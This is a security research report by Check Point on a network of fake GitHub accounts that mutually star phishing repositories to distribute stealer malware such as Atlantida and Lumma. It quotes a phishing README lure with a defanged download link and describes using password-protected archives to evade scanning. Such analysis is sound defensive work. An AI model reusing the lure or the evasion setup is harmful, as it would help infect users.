Stargazers Ghost Network

research.checkpoint.com/2024/stargazers-ghost-network/

July 24, 2024

Research by: Antonis Terefos (**@Tera0017**)

Key Points

- **Check Point Research** identified a network of GitHub accounts (**Stargazers Ghost Network**) that distribute malware or malicious links via phishing repositories. The network consists of multiple accounts that distribute malicious links and malware and perform other actions such as starring, forking, and subscribing to malicious repositories to make them appear legitimate.
- This network is a highly sophisticated operation that acts as a **Distribution as a Service** (**DaaS**). It allows threat actors to share malicious links or malware for distribution through highly victim-oriented phishing repositories.
- **Check Point Research** is tracking the threat group behind this service as **Stargazer Goblin.** The group provides, operates, and maintains the **Stargazers Ghost Network** and distributes malware and links via their GitHub Ghost accounts.
- The network distributed all sorts of malware families, including **Atlantida Stealer**, **Rhadamanthys**, **RisePro, Lumma Stealer, and RedLine**.
- Our latest calculations suggest that more than **3,000** active Ghost accounts are part of the network. Based on core GitHub Ghost accounts, we believe that the network began development or testing on a smaller scale for the first time around **August 2022**.
- **Check Point Research** discovered an advertiser in Dark-Web forums that provides the exact GitHub operation. The first advertisement was published on **July 8, 2023**, from an account created the previous day.

- Based on the monitored campaigns from **mid-May** to **mid-June 2024**, we estimate that **Stargazer Goblin** earned approximately **$8,000**. However, we believe that this amount is only a small fraction of what the actor made during that period. The total amount during the operations' lifespan is estimated to be approximately **$100,000.**
- **Stargazers Ghost Network** appears to be only one part of the grand picture, with other Ghost accounts operating on different platforms, constructing an even bigger **Distribution as a Service** universe.

Introduction

Threat actors continually evolve their tactics to stay ahead of detection. Traditional methods of malware distribution via emails containing malicious attachments are heavily monitored, and the general public has become more aware of these tactics. Recently, **Check Point Research** observed threat actors using GitHub to achieve initial infections by utilizing new methods. Previously, GitHub was used to distribute malicious software directly, with a malicious script downloading either raw encrypted scripting code or malicious executables.

Their tactics have now changed and evolved. Threat actors now operate a network of "Ghost" accounts that distribute malware via malicious links on their repositories and encrypted archives as releases. This network not only distributes malware but also provides various other activities that make these "Ghost" accounts appear as normal users, lending fake legitimacy to their actions and the associated repositories. Check Point Research has observed these accounts forking, starring, and watching malicious repositories, creating the illusion of a legitimate project and luring victims into downloading the "advertised" content.

In a short period of monitoring, we discovered more than **2,200** malicious repositories where "Ghost" activities were occurring. During a campaign that took place around January 2024, the network distributed **Atlantida stealer**, a new malware family that steals user credentials and cryptocurrency wallets along with other personal identifiable information (**PII**). This campaign was highly effective, as in less than **4 days**, more than **1,300** victims were infected with **Atlantida stealer**. The malicious links to the GitHub repositories were possibly distributed via Discord channels. The repositories targeted various types of victims who wanted to increase their followers on YouTube, Twitch, and Instagram and also contained phishing templates for cracked software and other crypto-related activities.



Figure 1 – Stargazer Ghost account.

For quite some time, GitHub has been utilized as a platform to distribute malicious code. Typically, repositories involved in such activities are newly created for specific campaigns and often stay online for long periods of time before being taken down by GitHub or cleaned up by the threat actors. However, the content within these repositories usually does not suggest to a normal user that they should download and execute any of the hosted scripts or executables.

These types of attacks do not aim to lure users into directly downloading and executing payloads from the repository itself. Instead, they often involve scripts that download and execute payloads from seemingly legitimate websites or sources. This approach helps maintain the appearance of legitimacy while delivering malicious content to victims.

The Stargazers Ghost Network changes the game by providing a malicious repository where a malicious link is “starred” and “verified” by multiple GitHub accounts, thereby supporting its legitimacy.



Figure 2 – Malicious GitHub account luring Twitch users.

Often, the network utilizes identical tags and images but switches the “targeted audience” from one social media application or cracked software to another, but employing the same template. This suggests that the network operators automate these activities, ensuring efficiency and scalability in their operations.



Figure 3 – TikTok, YouTube, Twitch, Instagram, … with the same phishing template.

The `README.md` phishing template contains a malicious `DOWNLOAD` link to an external website. In some instances, this link redirects victims to the Releases section of a malicious GitHub repository instead. GitHub usually tries to detect malicious files or archives, though in many cases, the network uses password-protected archives that "hide" any malicious activities from scanning solutions.



Figure 4 – Malware is distributed via password-encrypted archive releases.

In this scenario, the `README.md` contains a phishing download link that does not even redirect to the repository's own releases. Instead, it uses three GitHub Ghost accounts with different "responsibilities":

1. The first account serves the "phishing" repository template.
2. The second account provides the "image" used for the phishing template.
3. The third account serves malware as a password-protected archive in a Release.

This structure and operational method enable **Stargazer Goblin** to quickly "fix" any broken links that may occur due to accounts or repositories being banned for malicious activities. By distributing responsibilities across multiple accounts, the network ensures flexibility in replacing its compromised components. This minimizes disruption to their operations, allowing them to swiftly adapt and continue their malicious activities on GitHub.

The third account, which serves the malware, is more likely to be detected. When this happens, GitHub bans the entire account, repository, and associated releases. In response to such actions, **Stargazer Goblin** updates the first account's phishing repository with a new link to a new active malicious release. This allows the network to continue operating with minimum losses when a malware-serving account is banned.

```
# [Download](hxxps://github.com/soulkeeper500/soulkeeper500/releases/tag/lat)

![trovos](hxxps://github.com/Minori702/Trovo-Toolkit/assets/154011813/98f626f2-0e25-4379-8902-801bd93892aa)

### ViewBot is a tool designed to increase views and engagement on social platforms through an automated system. The software product is designed to help promote content for both individual users and organizations looking to expand their online influence. ViewBot utilizes modern social media API techniques to provide native and natural looking interactions.

**Warning**: The use of bots to artificially boost social media statistics may be against the terms of use of the respective platforms and may result in account lockout.

## Features

- Live viewers
- Trovo Account creator
- Chat bot
- Follow bot
- Shares
- Mass report
- Support for multiple accounts to create organic traffic
- Customize time intervals between "views" to simulate a real user
- Simple and easy-to-use user interface
- Support for proxy servers for anonymity and security

## Technologies

- C programming language
- Work with social networks API
- Proxy and anonymity of network requests
- Web scraping and browser automation
```

To an experienced eye, those repositories seem suspicious. What tipped us off was the high number of “stars” received by each one of those repositories. Further investigation revealed that the accounts responsible for starring/”liking” these malicious repositories are integral to the same operation.



Figure 6 – Stargazers of the malicious repository.

We observed a pattern across many of those Stargazer Ghost accounts that contain a repository with these characteristics:

1. Repository name `{username}1`.
2. Two created files:
    1. The `LICENSE` of the project.
    2. The `README.md` file.

Further, the `README.md` contains as title the account name followed by `"1"` and text `"1"`.

Repository: `{username}1`, `README.md` content: `# {username}1\n1`.



Figure 7 – GitHub Ghost accounts repository pattern.

When we searched for that specific pattern, we discovered more than 1,100 repositories, which suggests the possibility of more than 1,100 Ghost GitHub accounts that are part of this malicious Stargazers network.



Figure 8 – README.md content pattern.

Each Ghost-Stargazer within the Stargazers network is not limited to interacting with just one repository. Many of these accounts engage with multiple repositories, with a significant portion of them clearly involved in malicious activities. However, some other starred repositories appear just as suspicious, such as some WordPress-related and gaming mods tools.

